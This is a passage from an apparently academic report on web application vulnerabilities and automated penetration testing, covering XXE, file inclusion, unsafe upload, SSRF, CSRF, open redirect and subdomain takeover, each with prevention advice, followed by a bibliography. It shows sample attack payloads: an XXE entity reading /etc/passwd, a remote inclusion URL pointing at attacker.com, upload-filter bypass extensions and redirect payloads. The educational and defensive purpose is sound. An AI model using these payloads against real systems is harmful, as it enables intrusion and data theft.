<getPrice>
  <productId>-1</productId>
</getPrice>
```

Web application will not find any product with negative Product Id and it will return error in response as,

No product found with id -1

Then attacker can add DTD (Document type declaration) Entity as,

```
<?xml version="1.0"?>
<!DOCTYPE data [<!ENTITY secret SYSTEM "file:///etc/passwd" >]>
<getPrice>
  <productId>&secret;</productId>
</getPrice>
```

Web application will read `file:///etc/passwd` and store it in entity `secret`. So, response will be,

```
No product found with id
root:!:0:0:!::/usr/bin/ksh
daemon:!:1:1:!:etc:
bin:!:2:2:!:bin:
sys:!:3:3:!:usr/sys:
adm:!:4:4:!:var/adm:
uucp:!:5:5:!:usr/lib/uucp:
guest:!:100:100:!:home/guest:
```



## 5.7 Local File Inclusion (LFI)

### Description :

Local File Inclusion (LFI) vulnerability allow attacker to execute some program/script available on Local Server as discussed in [36] and [37].

for eg., <http://site.com/?include=register.php>

This is implemented in php at server as,

```
$include = $_GET['include'];  
include('pages/' . $include);
```

This is **Unsafe way of implementation** as it is not validating user's input.

Then, the attacker may supply any other local file, which will be executed by the server.

<http://site.com/?include=admin/reset.php>

LFI and Path Traversal look similar, but they are not. LFI can execute a file, whereas Path Traversal can only read the content of the file.

### Impact :

- Sensitive internal information may get compromised.
- Internal hosts can be accessed.
- Impact mainly depends on what can attacker access there, it may be limited to some information disclosure, or it may lead to a full compromise of the server.
- May lead to Remote Code Execution(RCE).

### Prevention :

- Never trust the user, always filter user input and then give it to further function.
- Instead of using file path in URL, Store it in some database and assigned numeric id to it, and use the ID in URL.
- Prefer whitelisting necessary files.

### Tools :

- kadirius : A tool to check if vulnerability and exploit it. This is an Open-Source tool and available at [38].
- Liffy : Local file inclusion exploitation tool. This is also an Open-Source tool and available at [39].

## 5.8 Remote File Inclusion (RFI)

### Description :

LFI (Local File Inclusion) and RFI (Remote File Inclusion) are very similar; the only difference is that RFI allows the execution of files from a remote server.

RFI is more critical than LFI, as the attacker can execute code from attacker's server [40].



for eg., `http://site.com/?file=news.php`

This is implemented in php at server as,

```
$file = $_GET['file'];  
include($file);
```

This is **Unsafe way of implementation** as it is not validating user's input.

Then, the attacker may supply any other local file, which gets executed by the server.

`http://site.com/?file=http://attacker.com/malicious.php`

#### **Impact :**

- If the web-server user is privileged, then the full server gets compromised.
- Remote code execution (RCE) is possible.

#### **Prevention :**

- Whenever including any executable file is not needed from a remote server, Disable remote inclusion feature in the server configuration.
  - By default, It is disabled in the PHP configuration file (php.ini).
- Never trust the user, always filter user input and then give it to further function.
- Instead of using file path in URL, Store it in some database and assigned numeric id to it, and use the ID in URL.
- Prefer whitelisting necessary files.

#### **Tools :**

- fimap : Find local and remote file inclusion bugs in web applications. This is an Open-Source tool and available at [41].
- CrabStick : Automatic remote/local file inclusion vulnerability analysis and exploit tool available at [42].

## **5.9 Unsafe File Upload**

### **Description :**

Websites provide file upload functionality for different purposes, such as a user profile picture, input file for processing, ID card, and documents.

Websites restrict this file upload functionality in multiple ways because if not, an attacker can misuse this functionality.

### **5.9.1 Unsafe File Upload in case of No Size Limit**

#### **Description :**

File Upload functionality should have some restrictions on File Size depending on need.

Sometimes, there is a restriction on the client-side but no restriction on the server-side. So, the Attacker can forge request and bypass the file size limit.

**Pixel flood attack:-** Generally, Websites process images after uploading and before storing, for various reasons like Removing EXIF Data, compressing the image, and Cropping the image to fit into square dimensions. To Do this, the Whole image is loaded into the memory.

In such a case, the Attacker can use the specially crafted image `lottapixel.jpg` [43], which is 5KB image with 64250x64250 pixels, So it tries to allocate total 4,12,80,62,500 pixels in memory. It may flood memory and cause DoS Attack.

#### **Impact :**

- An attacker can Upload Specially Crafted Large Size Images(in GBs, TBs), which is wastage of Disk-Space and may cause DoS attack.

#### **Prevention :**

- Validate the image size at the client-side as well as the server-side.
- Also, Validate image dimensions before processing image to avoid Pixel flood attack.

### **5.9.2 Unsafe File Upload by Extension Filter Bypass**

#### **Description :**

If website has File Upload functionality for Profile picture, It should allow only Image file (like .jpg, .png), for Document, It should allow Document Types(like .pdf, .doc ).

If there is no file extension filter, attacker can upload any executable file(like .php, .jsp, .aspx) and can execute any code on server leading to comromize the server [44],[45].

#### **Unsafe File Upload Filters:**

- Client Side validation:
  - Sometimes, The file extension is checked at the client-side only(In browser).
  - In such a case, the attacker can intercept the packet and change the file to executable one or use CURL like a tool to craft the request with an executable file.
- Blacklisting extensions:
  - Developer may block extensions of executable files, like .php , .jsp
  - These can be easily bypassed by attacker as, .php5, .php7, .pht, .phtml, .shtml, .asa, .cer, .asax, .swf, or .xap
  - Sometimes Use of Upper case character in extension is useful to bypass the filter, like file .pHp5 , file.aSpX
- Content-Type Header Validation:

- HTTP Header has Content-Type field which tells the type of content like  
Content-Type: image/jpeg , Content-Type: image/gif, Content-Type: application/pdf
- This header can be easily modified by attacker by forging the request.

**Impact :**

- An attacker can take control of the server by uploading a shell on the server.
- An attacker can upload Phishing pages on site.
- An attacker can replace the sensitive file on a web-server.

**Prevention :**

- Use whitelist for extension instead blacklist
- Always check the file at the server side before storing it; never filter only at the client-side.
- Store uploaded files outside the web-root folder, if possible.
- If uploaded file needed in web-root dir, make sure that the directory doesn't have any executable permission.

**Tools :**

- fuxpoider : File upload vulnerability scanner and exploitation tool available at [46].

## 5.10 Server-side request forgery (SSRF)

**Description :**

Server-side request forgery (SSRF) is a vulnerability in which attackers can send requests from webserver to another server or to internal resources, which may not be accessible from outside(beyond firewall). This vulnerability occurs when the web application is loading resources from the external server. like,

`https://site.com/load.php?url=externalsite.com/something` Here, the parameter URL is vulnerable to SSRF. If attacker changes it to `localhost`, he might be able to access the internal server. Using SSRF, the attacker may able to access Only Internal Server or both Internal Server and External websites [47].

There can be some situation where attacker can not see the response of crafted request, but the request will be sent successfully, Such vulnerability is called as **Blind SSRF**

**Impact :**

- Bypassing IP Whitelisting
  - If `victimsite.com`'s IP is whitelisted for accessing some private resource, attacker can use SSRF and access that resource from victim IP!
- Access Organisation's Internal Network (Bypassing a firewall)
- May lead to remote code execution

- May use Organisation's server to do some malicious activities like DoS attack to some other server.
  - As the attacker is sending requests from victim's organization, DoS affected organization will think that DoS is happening from victim's organization.
- It can be further used for Reflected Cross-Site Scripting (XSS).

**Prevention :**

- Use whitelisting instead of blacklisting services/protocols/IP's
- Validate Responses.
  - When using such an external request, then check the response as expected, and only show it to the user if it is expected.
- Enable Authentication on Internal Services
  - Incase, attacker got access to victim's internal server, Services like Database should be protected. (By default many services are not password protected inside the internal network)

**Tools :**

- SSRFmap : An Open-Source Automatic SSRF fuzzer and exploitation tool available at [48].
- SSRF-Testing : Server Side Request Forgery testing resources available at [49].

## 5.11 Cross-Site Request Forgery (CSRF)

**Description :**

Cross-Site Request Forgery (CSRF) is a vulnerability which allows attacker to perform some unintended action in some web-application with the victim has an active session (logged in). An attacker tricks the victim into submitting some malicious requests (state-changing requests like money transfer, password change, etc.) to the website with the user's active session. As the request is sent from the user's browser, There is no way for the attacker to respond to such forged requests. Whenever there is a new request to any website, the browser adds session cookies of the same site, if present [50].

**Example :**

Consider an example: When the amount of 1001 INR is transferred to Account Number 9075329437 using online banking,

Browser internally send this request to bank server with user's `session-cookie`

`https://www.bank.com/sendMoney.php?to=9075329437&amount=1001`

If attacker change Account Number 9075329437 to his account number 9999999999 and amount to anything he wants like 9999 and send link to the victim in the mail as,

`https://www.bank.com/sendMoney.php?to=9999999999&amount=9999`

Victim will not click on this link! As from this link, it looks, it will transfer money.

Now, attacker use CSRF to send this request from victim's browser. The attacker creates

somewebsite.com, which attracts victim, like lucky draw, or free iPad offer. He will add that malicious request as,

```

```

When the victim visit **somewebsite.com**, browser will try to render this image, and so it will send that forged request to the bank server, and money will get transferred!

- Similarly, CSRF can be done on Password Reset request(Possible only if the server is not validating current password)
- To forge the POST request, exploitation is different.

**Impact :**

- The impact of CSRF mainly depends on request that can be forged.
- Forged Password Update request will lead to a takeover account.
- If the victim is a privileged user like admin, then CSRF will have a large impact.

**Prevention :**

- Implement **Anti-CSRF token**, which is random, unique for each request, and validates at the server before acting. An attacker can not read anti-csrf token as SOP(Same Origin Policy) will not cross-origin read.
- Use **SameSite: strict** cookie attribute, which will send cookie only on same-origin request.
- Validate **X-Requested-With** and **Origin** header (if present).

**Tools :**

- **XSRFProbe** : CSRF Audit and Exploitation Toolkit. This is an Open-Source tool and available at [51].
- **Bolt** : An Open-Source CSRF Sacnner available at [52].

## 5.12 Clickjacking (UI Redressing)

**Description :**

Clickjacking is a technique used by hackers to trick the user into clicking on a hidden element of some other website, Which may result in downloading malware, visiting a malicious webpage, or doing unintended things.

Generally, Clickjacking is done by loading the target website inside a hidden or transparent iframe. This transparent iframe is loaded on top of the existing webpage, so the user will only see the existing page. Still, when clicking on some elements like button, link, actually victim click on the target site, which may have significant consequences.

**Example :**

Consider an example; User received a mail saying **You win special lucky draw...Visit**

to claim.

Then user visit that site, which looks like a lucky draw website. Then there may some element to trick you into clicking on it, like **Spin and win!**



FIGURE 5.11: Clickjacking example

User will click on it to win, but an attacker may load some malicious or unintended site and click on it!

**Impact :**

- Users may visit a malicious page.
- Users may do the unintended transaction.

**Prevention :**

- Use Header x-frame-options: SAMEORIGIN which will avoid site.com loaded as iframe on any other domain.
- Use Header Content-Security-Policy(This is updation x-frame-options)
  - Content-Security-Policy: frame-ancestors 'none'; Use this if iframe is not used anywhere.
  - Content-Security-Policy: frame-ancestors 'self'; Iframe is possible only on same site.
  - Content-Security-Policy: frame-ancestors 'self' \*.ourothersite.com Iframe is possible only on same site and ourothersite.com.

**How to check if site is vulnerable to Clickjacking?**

- Create HTML page as below

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="https://site.com" width="500" height="500"></iframe>
</body>
```

```
</html>
```

- Then replace **site.com** with any website domain which is to be checked and save it.
- Open html page in browser and see if website is loading there?
  - Yes? ==> Website is vulnerable to Clickjacking.
  - No? ==> website is safe from Clickjacking.

### 5.13 Cleartext Transmission of Sensitive Information (CWE-319)

Sensitive information is information that needs to be protected from unauthorized parties.

**Types of Sensitive Information:**

- Personally Identifiable Information (PII)
  - Like Bank account number, Credit card number, Mobile number, Aadhar number, Biometric Data, etc.
- Business Confidential Information
- Classified information

All such Sensitive Information should not be transmitted over unencrypted channels like HTTP. Otherwise, there are chances that it gets compromised.

For this, an attacker needs to eavesdrop on each data packets sent from user, which is generally possible only if the attacker is in the same network as user.

**Types of this Vulnerability:**

- Passwords transmitted in cleartext.
- The server sends passwords in cleartext to a log server.
- The server sends cleartext passwords in an email.

#### 5.13.1 Passwords transmitted in cleartext

**Description :**

Some websites use HTTP Protocol (Unencrypted channel) for communication between client and server. If that site is a static website, then no problem. But if that website is dynamic and has a login/registration feature, all username-passwords from the user to the server are only sent in cleartext. If someone is eavesdropping on the user's network, then those credentials will get compromised. Due to misconfiguration at the webserver, some websites, even though having HTTPS protocol, Username-passwords get transmitted over HTTP only. In such cases, Attackers may enter in victim's network and get credentials. An attacker can get into user's home wifi network without a password. User may access some public wifi, like in a hotel, Cafe, Bus stand, Railway station, Airport, etc. Then

the attacker can easily see each and everything user is doing on the internet if it is over unencrypted channels like HTTP.

An attacker can use the Packer Sniffing tool like Wireshark to read all unencrypted traffic in the network.

**Example :**

Consider, User visits some website, `http://example.com/login.php`

It should take user to `https://example.com/login.php`

If not, then whatever user is transacting to this server can be accessed by an attacker.

**Impact :**

- The user's credentials may get leaked, which causes them to compromise his account.
- The user's PII may get leaked.

**Prevention :**

- Avoid using an unencrypted channel like HTTP.
- Use Transport Layer Encryption like SSL or TLS.
- Force HTTPS protocol so that attackers can not trick the user into using HTTP.

### 5.13.2 Server sends passwords in cleartext to a log server.

**Description :**

Web-Server maintains a log for various purposes like periodic audit, problem resolution, etc. These logs should be stored securely and should not be accessible by the public. But due to some server misconfigurations, Sometimes logs are publically accessible.

If logs are publicly accessible and containing plaintext passwords, then that is a significant threat. All user's credentials and associated accounts will get compromised.

Also, many users use the same passwords to multiple sites, So attackers may able to compromise user's other accounts like Gmail, Facebook.

**Impact :**

- User credentials may get compromised.
- If the user has the same password to other accounts, all those accounts will be at risk.

**Prevention :**

- Never store passwords in log files.



### 5.13.3 Server sends cleartext passwords in email

**Description :**

When a user fills registration form on the website, WebServer sends mail to registered mail id To verify the mail id.

Sometimes, the Password is not taken from the user while registration, the Web server generates the random Password and **send it in plaintext** over mail after registration. When a user clicks on **Forgot password**, some websites reset the Password and **send a newly generated Password in plaintext** over mail.

**Impact :**

- User Account will get compromised if an attacker somehow gets access to the victim's mail.
- User credentials may get exposed.
- If the same Password is used for multiple accounts, hackers may access other accounts and may change Password and email so that **victim could never recover his account.**

**Prevention :**

- Never send the Password in the mail.
- Implement Password reset functionality using a temporary one time token, which can be sent over mail.

## 5.14 Open Redirect

As discussed in [53], When we visit, **somepopularsite.com**, we have some trust on that site. We know that it is not a malicious website or a not fake one.

for eg., **www.facebook.com**

**www.google.com**

**www.twitter.com**

If we see URL like

**https://m.facebook.com/story/view/?bucket\_id=:bucket\_id&viewer\_session\_id=:session\_id&exit\_uri=https://attacker.com** We see the domain, and from that, we understood, its Facebook.com.

If redirected, then this is **Open Redirect Vulnerability** on facebook.com (*Yes! This was an actual bug found on Facebook by @dwi.siswanto98 in Jan 2020*)

Open Redirect Vulnerability can be classified as,

- GET-Based
- POST-Based
- Header-Based
- Flash-Based

### 5.14.1 GET-Based Open Redirect

**Description :**

The application can have redirection functionality using a get parameter.

**Example :**

`http://example.com/exit.php?url=http://new.example.com`

This will redirect the user to `http://new.example.com`. Here, URL is supplied as GET parameter. It may have some different names. Attacker can use `http://example.com/exit.php?url=http://attacker.com`

If the server is not validating the URL parameter, then this is vulnerable to Open Redirection. Depending on the implementation, sometime Open-Redirect can be used client-side code execution(Javascript), like `http://example.com/exit.php?url=javascript:alert(document.domain)`.

**Impact :**

- An attacker can use this to redirect users to a malicious site that may spread malware or may be used for phishing.

**Prevention :**

- Avoid user-input based URL Redirections.
- Use some internal id, which should resolve to the actual redirect URL if needed at all.
- Give redirect warning page and redirect only if user click the **I agree** button.

### 5.14.2 POST based Open Redirect

**Description :**

Open Redirect is generally found in the GET method, not in POST.

Even if Open Redirect exists in POST, as attackers cant change the target URL, It can not be exploited.

**Impact :**

- It does not have any impact, but it is good practice to avoid Open Redirects.

### 5.14.3 Header-Based Open Redirect

**Description :**

It is also called Host Header Injection as Host Header is added in HTTP Request.

The attacker adds `Host:attacker.com` and check the response's status code is either of 301/307/308, which is for redirection.

Sometime, `X-Forwarded-Host:attacker.com` will give redirection to `attacker.com`.

**Example :**

Let's consider normal HTTP request,

```
GET / HTTP/1.1
Host: somesite.com
```

It gives response header as,

```
HTTP/2 200 OK
date: Wed, 13 May 2020 14:18:47 GMT
```

Now, after adding `Host: attacker.com` in Request Header, like

```
GET / HTTP/1.1
Host: attacker.com
```

It gives response header as,

```
HTTP/1.1 301 Moved Permanently
Content-length: 0
Location: https://attacker.com/
Connection: close
```

**Impact :**

- It does not have much impact, as attackers can't add the Host header in the victim's request.
- It may lead to Open redirection with the help of Web Cache Poisoning.

**Prevention :**

- Always validate the host header.
- Maintain Whitelist of allowed hosts.

#### 5.14.4 Flash-Based Open Redirect

**Description :**

Adobe flash is quite popular before HTML5 came. After HTML5, it is very rarely used but still exist in older websites.

```
On December 31, 2020, Adobe Systems will officially stop updating and distributing
Adobe Flash.
```

Flash File (.swf) can be used for displaying animated content, interactive content, Slide shows on the website. Sometimes, it can be used for advanced purposes like uploading the file.

**Example :**

Wordpress CMS (Content management system) version 2.7 to 3.3.1 has vulnerable swfupload.swf file.

`http://site.com/wp-includes/js/swfupload/swfupload.swf`

Now, Attacker can add GET parameter as,

`?debugEnabled=true?&buttonImageURL=https://attacker.com/malicious.swf`

But, swfupload.swf is checking that if the user-provided any GET parameter, and if found, it gets removed. This was implemented as below,

```
for(key in params)
{
    if(query.hasOwnProperty(Utils.trim(key)))
    {
        delete params[key];
    }
}
```

But hackers found bypass to this. As above code is filtering ascii encoded strings, a = %61, b = %62 etc.

They just added invalid ASCII code %x in each key, so that it is not filtered out.

`?debugEn%xabled=true?&buttonImag%xeURL=https://attacker.com/malicious.swf`

And this was successfully redirected to the malicious SWF file.

**Impact :**

- An attacker can send a user to some malicious flash file.

**Prevention :**

- As the adobe stopped supporting Flash, Do not use other flash files, which may have vulnerabilities.

## 5.15 Subdomain Takeover

**Description :**

Subdomain takeover is a vulnerability that allows taking control of the subdomain. This vulnerability is discussed in [54]. Which third-party service can be taken over is listed in [55].

**Example :**

Consider an example, `subdomain.example.com` is using some 3rd party service like (Heroku, Github Pages, Zendesk, Freshdesk, etc.). So, this mapping is done using CNAME DNS Record `subdomain.example.com` CNAME `subdomain.cloud.com`. Later, Due to some reason, the company decided to STOP using that service.

But, The DNS Record still exists. Then, If someone visits `subdomain.example.com`, It will show some Error page depending on `cloud.com`. It may show that 404: Not Found

Error or it may show `subdomain.cloud.com` is available to register!

Now, the Attacker goes to `cloud.com` and register `subdomain.cloud.com`

Then, because of DNS record is not deleted/updated, `subdomain.example.com` will map to `subdomain.cloud.com`!

Thus, the Attacker will have complete control over `subdomain.example.com`.

**Impact :**

- An attacker can use this vulnerability to damage the image of the organization.
- It can be used to bypass the **Cross-Origin Resource Sharing (CORS)** Policy, which can lead to stealing data from an authenticated user on the main domain.
- When subdomains have been waitlisted in OAuth configuration, OAuth token can be leaked.

**Prevention :**

- Remove or Update DNS Record if external service is not in use.

**Tools :**

- SubOver : A powerful and an Open-Source subdomain takeover tool available at [\[56\]](#).
- subdomain-takeover : Subdomain takeover scanner which is Open-Source and available at [\[57\]](#).
- takeover : Sub-domain takeover vulnerability scanner. This tool is available at [\[58\]](#).
- subjack : Subdomain takeover tool written in go and available at [\[59\]](#).

# Chapter 6

## Discussion

As automated penetration testing has many benefits over manual penetration testing; nowadays, companies prefer automated pen-testing tools. Some automated pen-testing tools are open-source and freeware, whereas some are paid ones.

In [7], the authors developed a tool named Net Nirikshak. This tool test for Common Vulnerabilities and Exposures (CVE's) in services that system using. It mainly focuses on SQL Injection detection and exploitation. As the banking sector is one of the most critical sectors, this tool is not using any third party libraries or API calls, and it is built from scratch in python. This tool has limited capability.

As discussed in [8], the Flipkart security team developed the REST API Testing tool named as Astra. This tool takes API Endpoints as input and tests each of them for various web attacks. It provides a web-based GUI to view generated reports. This tool is only helpful for testing REST APIs but not general websites.

w3af[9] is one of the most popular pen-testing tools. It can detect common web vulnerabilities like XSS, SQL Injection, OS Command injection, Unsafe File Upload, etc. It provides a command-line interface (CLI) as well as a Graphical user interface (GUI).

As discussed in [6], There are many small scripts/tools[all listed] available to automate a specific task in penetration testing. But each of those has a different kind of input-output, which makes them incompatible with each other. So human intervention is needed to use those tools in pen-testing. There is no single framework available that can detect each kind of vulnerability and exploit it.

### 6.1 Challenges :

- Reducing human intervention:
  - This is the primary intention behind automating penetration testing.
  - But it is not easy to achieve as tools cannot think like a human being. It is difficult for tools to detect Logical bugs.
- Detecting all kind of attacks:
  - Existing Automated pen-testing tools only support the most common attack like XSS, SQL Injection.
  - New vulnerabilities occurred in new technologies cannot be detected by existing tools.

- Advanced attacks like Stored XSS cannot be identified by any of the existing tools as it needs several steps which may involve some activities by the victim.
- Better accuracy of results:
  - It is not possible to give a 100% accurate result by any such automated tool.
  - It is complex to maximize accuracy and reduce false positives.
- Providing attack mitigation strategies:
  - Existing pen-testing tools detect vulnerabilities but not give mitigation strategies.
  - Mitigation strategies are not static; they need to be generated dynamically based on a scenario in that attack.
- Ease of use:
  - Provide GUI: Many existing tools provide only a command-line interface (CLI). But A normal user is comfortable with GUI based tools.
  - Generate helpful reports: Generating an in-depth report with detailed analysis is a complex task. The report should be self-explanatory and well structured.
  - Severity analysis and priority ranking: Priority should be assigned based on factors like the impact of the vulnerability and kind of vulnerability. It will help further to patch bugs on a priority basis, to reduce business impact.

# Bibliography

- [1] InternetSociety, “2018 cyber incident and breach trends report.” Available at <https://www.internetsociety.org/resources/ota/2019/2018-cyber-incident-breach-trends-report/>.
- [2] NIST, “Nist cybersecurity framework version 1.1.” Available at <https://nvd.nist.gov/800-53/Rev4/control/CA-8>, 2018.
- [3] PTES, “The penetration testing execution standard.” Available at <http://www.pentest-standard.org/>.
- [4] futurelearn, “Information system security assessment framework (issaf).” Available at <https://www.futurelearn.com/courses/ethical-hacking-an-intro>.
- [5] Y. Stefinko, A. Piskozub, and R. Banakh, “Manual and automated penetration testing. benefits and drawbacks. modern tendency,” in *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*, pp. 488–491, 2016.
- [6] M. Mirjalili, A. Nowroozi, and M. Alidoosti, “A survey on web penetration test,” *ACSIJ Advances in Computer Science: an International Journal*, vol. 3, 11 2014.
- [7] S. Shah and B. M. Mehtre, “An automated approach to vulnerability assessment and penetration testing using net-nirikshak 1.0,” in *2014 IEEE International Conference on Advanced Communications, Control and Computing Technologies*, pp. 707–712, 2014.
- [8] Flipkart-Incubator, “Automated security testing for rest api’s.” Available at <https://github.com/flipkart-incubator/Astra>.
- [9] w3af, “w3af : Web application attack and audit framework.” Available at <http://w3af.org/>.
- [10] B. Knieriem, X. Zhang, P. Levine, F. Breitingner, and I. Baggili, “An overview of the usage of default passwords,” *Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering Digital Forensics and Cyber Crime*, p. 195–203, 2018.
- [11] cirt.net, “Default passwords — cirt.net.” Available at <https://cirt.net/passwords>.
- [12] Z. Grace, “changeme : A default credential scanner.” Available at <https://github.com/ztgrace/changeme/>, Apr 2020.
- [13] “Retire.js :scanner detecting the use of javascript libraries with known vulnerabilities.” Available at <https://github.com/retirejs/retire.js/>, Apr 2020.



- [14] PortSwigger, “What is cors (cross-origin resource sharing)? : Web security academy.” Available at <https://portswigger.net/web-security/cors>.
- [15] R. U. Bochum, “Corstest : A simple cors misconfiguration scanner.” Available at <https://github.com/RUB-NDS/CORStest/>, Jul 2019.
- [16] J. Chen, “Corscanner : Fast cors misconfiguration vulnerabilities scanner.” Available at <https://github.com/chenjj/CORScanner/>, Jan 2020.
- [17] E. Marcussen, “Dotdotpwn - the directory traversal fuzzer.” Available at <https://github.com/wireghoul/dotdotpwn/>, Feb 2020.
- [18] M. Nottingham and R. Fielding, “Additional http status codes,” RFC 6585, RFC Editor, April 2012.
- [19] Kali-Linux, “rockyou.txt : A list of commonly used 14,341,564 unique passwords..” Available at <https://gitlab.com/kalilinux/packages/wordlists/-/blob/kali/master/rockyou.txt.gz>.
- [20] T. Nanaware, P. Mohite, and R. Patil, “Dmarcbox – corporate email security and analytics using dmarc,” in *2019 IEEE 5th International Conference for Convergence in Technology (I2CT)*, pp. 1–5, 2019.
- [21] H. Hu, P. Peng, and G. Wang, “Towards understanding the adoption of anti-spoofing protocols in email systems,” in *2018 IEEE Cybersecurity Development (SecDev)*, pp. 94–101, 2018.
- [22] “Spf check and spf lookup tool.” Available at <https://mxtoolbox.com/spf.aspx>.
- [23] “Dmarc check and dmarc lookup tool.” Available at <https://mxtoolbox.com/dmarc.aspx>.
- [24] Z. C. S. S. Hlaing and M. Khaing, “A detection and prevention technique on sql injection attacks,” in *2020 IEEE Conference on Computer Applications (ICCA)*, pp. 1–6, 2020.
- [25] L. Ma, D. Zhao, Y. Gao, and C. Zhao, “Research on sql injection attack and prevention technology based on web,” in *2019 International Conference on Computer Network, Electronic and Automation (ICCNEA)*, pp. 176–179, 2019.
- [26] “sqlmap : Automatic sql injection and database takeover tool.” Available at <https://github.com/sqlmapproject/sqlmap/>.
- [27] H. Shahriar, H. M. Haddad, and P. Bulusu, “Ocl fault injection-based detection of ldap query injection vulnerabilities,” in *2016 IEEE 40th Annual Computer Software and Applications Conference (COMPSAC)*, vol. 2, pp. 455–460, 2016.
- [28] J. M. Alonso, R. Bordon, M. Beltran, and A. Guzman, “Ldap injection techniques,” in *2008 11th IEEE Singapore International Conference on Communication Systems*, pp. 980–986, 2008.

- [29] C. Betts, “Jxplorer : cross platform ldap browser.” Available at <http://jxplorer.org/>, Aug 2013.
- [30] A. Stasinopoulos, “Commix : Automated all-in-one os command injection and exploitation tool.” Available at <https://commixproject.com/>, May 2020.
- [31] X. Hou, X. Zhao, M. Wu, R. Ma, and Y. Chen, “A dynamic detection technique for xss vulnerabilities,” in *2018 4th Annual International Conference on Network and Information Systems for Computers (ICNISC)*, pp. 34–43, 2018.
- [32] K. Pranathi, S. Kranthi, A. Srisaila, and P. Madhavilatha, “Attacks on web application caused by cross site scripting,” in *2018 Second International Conference on Electronics, Communication and Aerospace Technology (ICECA)*, pp. 1754–1759, 2018.
- [33] S. Sangwan, “Xsstrike : Most advanced xss scanner.” Available at <https://github.com/s0md3v/XSSStrike/>, Dec 2019.
- [34] M. I. P. Salas, P. L. D. Geus, and E. Martins, “Security testing methodology for evaluation of web services robustness - case: Xml injection,” in *2015 IEEE World Congress on Services*, pp. 303–310, 2015.
- [35] C. Leo, “230-oob : An out-of-band xxe server for retrieving file contents over ftp.” Available at <https://github.com/lc/230-00B/>, Apr 2019.
- [36] M. S. Tajbakhsh and J. Bagherzadeh, “A sound framework for dynamic prevention of local file inclusion,” in *2015 7th Conference on Information and Knowledge Technology (IKT)*, pp. 1–6, 2015.
- [37] A. Begum, M. M. Hassan, T. Bhuiyan, and M. H. Sharif, “Rfi and sqli based local file inclusion vulnerabilities in web applications of bangladesh,” in *2016 International Workshop on Computational Intelligence (IWCI)*, pp. 21–25, 2016.
- [38] P. Team, “kadimus: a tool to check if vulnerability and exploit it.” Available at <https://github.com/P0cL4bs/Kadimus/>, May 2020.
- [39] M. Zafar, “Liffy : Local file inclusion exploitation tool.” Available at <https://github.com/mzfr/liffy/>, Apr 2020.
- [40] H. Shahriar, M. A. I. Talukder, M. Rahman, H. Chi, S. Ahamed, and F. Wu, “Hands-on file inclusion vulnerability and proactive control for secure software development,” in *2019 IEEE 43rd Annual Computer Software and Applications Conference (COMPSAC)*, vol. 2, pp. 604–609, 2019.
- [41] kurobeats, “fimaps : Find local and remote file inclusion bugs in web applications.” Available at <https://github.com/kurobeats/fimaps/>, Nov 2018.
- [42] HackHut, “Crabstick : Automatic remote/local file inclusion vulnerability analysis and exploit tool.” Available at <https://github.com/Hack-Hut/CrabStick/>, May 2019.

- [43] “lottapixel.jpg : A malicious image..” Available at <https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/file-upload/malicious-images/lottapixel.jpg>, Sept 2016.
- [44] J. Huang, Y. Li, J. Zhang, and R. Dai, “Uchecker: Automatically detecting php-based unrestricted file upload vulnerabilities,” in *2019 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pp. 581–592, 2019.
- [45] N. Uddin and M. Jabr, “File upload security and validation in context of software as a service cloud model,” in *2016 6th International Conference on IT Convergence and Security (ICITCS)*, pp. 1–5, 2016.
- [46] V. Jarry, “fuxploader : File upload vulnerability scanner and exploitation tool.” Available at <https://github.com/almandin/fuxploader/>, May 2020.
- [47] H. Luo, “Ssrf vulnerability attack and prevention based on php,” in *2019 International Conference on Communications, Information System and Computer Engineering (CISCE)*, pp. 469–472, 2019.
- [48] Swissky, “Ssrfmap : Automatic ssrf fuzzer and exploitation tool.” Available at <https://github.com/swisskyrepo/SSRFmap/>, Jan 2020.
- [49] P. Cujanovic, “Ssrf (server side request forgery) testing resources.” Available at <https://github.com/cujanovic/SSRF-Testing/>, May 2020.
- [50] P. Yadav and C. D. Parekh, “A report on csrf security challenges prevention techniques,” in *2017 International Conference on Innovations in Information, Embedded and Communication Systems (ICIIECS)*, pp. 1–4, 2017.
- [51] P. Mondal, “Xsrfprobe : Csrp audit and exploitation toolkit.” Available at <https://github.com/0xInfection/XSRFProbe/>, Jan 2020.
- [52] S. Sangwan, “Bolt : Csrp sacnner.” Available at <https://github.com/s0md3v/Bolt/>, Feb 2020.
- [53] J. Wang and Hongjun Wu, “Urfds: Systematic discovery of unvalidated redirects and forwards in web applications,” in *2015 IEEE Conference on Communications and Network Security (CNS)*, pp. 697–698, 2015.
- [54] S. M. Z. U. Rashid, M. I. Kamrul, and A. Islam, “Understanding the security threats of esoteric subdomain takeover and prevention scheme,” in *2019 International Conference on Electrical, Computer and Communication Engineering (ECCE)*, pp. 1–4, 2019.
- [55] EdOverflow, “can-i-take-over-xyz : a list of services and how to claim (sub)domains with dangling dns records..” Available at <https://github.com/EdOverflow/can-i-take-over-xyz/>, May 2020.

- 
- [56] Ice3man, “Subover : A powerful subdomain takeover tool.” Available at <https://github.com/Ice3man543/Sub0ver/>, Aug 2018.
  - [57] antichown, “Subdomain takeover scanner.” Available at <https://github.com/antichown/subdomain-takeover>, Dec 2019.
  - [58] m4ll0k, “takeover : Sub-domain takeover vulnerability scanner.” Available at <https://github.com/m4ll0k/takeover/>, May 2020.
  - [59] C. Zacharias, “subjack : Subdomain takeover tool written in go.” Available at <https://github.com/haccer/subjack/>, Jul 2019.